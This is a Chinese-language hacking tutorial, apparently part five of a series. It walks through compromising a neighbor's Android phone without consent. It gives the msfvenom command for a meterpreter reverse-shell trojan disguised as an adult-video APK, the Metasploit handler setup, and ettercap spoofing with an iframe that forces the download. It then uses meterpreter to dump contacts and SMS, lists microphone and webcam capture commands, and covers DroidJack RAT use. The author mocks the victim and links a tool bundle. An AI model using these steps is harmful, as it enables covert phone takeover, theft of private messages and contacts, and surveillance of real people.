

下面我们来访问本地地址成功如图:
第五篇 msf+ettercap入侵邻居安卓手机
首先启动msf
先用kali生成一个安卓木马,如下命令:
Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=44444 -o ~/Desktop/ribenav.apk

为了能让对方下载以后安装我这里将马的名字命名为ribenav.apk,哈哈邻居可是个“大色鬼”,就不适用替换下载的方法了,据我所知,邻居频繁使用手机浏览器浏览新闻
然后进入msf
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.0.109 //ip为kaili的ip
set LPORT 44444 //端口一定要与前面生成的木马的端口一致
Exploit

下面我们开启ettercap -G
我物理IP为

别到时候再把我物理机欺骗了,之前测试物理机只装腾讯管家是可以成功欺骗的,
下面我们来设置一下

在开启欺骗之前我们先把生成的apk马丢到kaili var/www/html下,并创建一个index.htm文件内容为:<iframe src=http://192.168.0.109/ribenav.apk></iframe>,因为apk文件嘛要想直接提示下载,用iframe语句就OK了

我们试着访问一下看看,别出什么错,访问正常。。

下面我们开始攻击


大概过了5分钟多,发现反弹成功了,哈哈老大叔还不错一看日本AV哈哈估计上劲就安装了。。。
执行命令
dump_contacts --》这个是导出电话

dump_sms --》这个是导出信息
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam


生成电话薄txt

我们打开看一下电话薄
打开短信看一下
我们同时欺骗成DroidJack木马,使用方法如图:


切记在前面生成完马以后记得在这里选择开关为on,并且对应前面生成马的时候的端口否则上线不了


文件管理如图:

短信管理如图:
查看安装app如图:

查看浏览过的网页如图:

文章所需的工具及word格式打包:
链接: http://pan.baidu.com/s/1o8LB2Lc 密码: wy4p
自评TCV:3
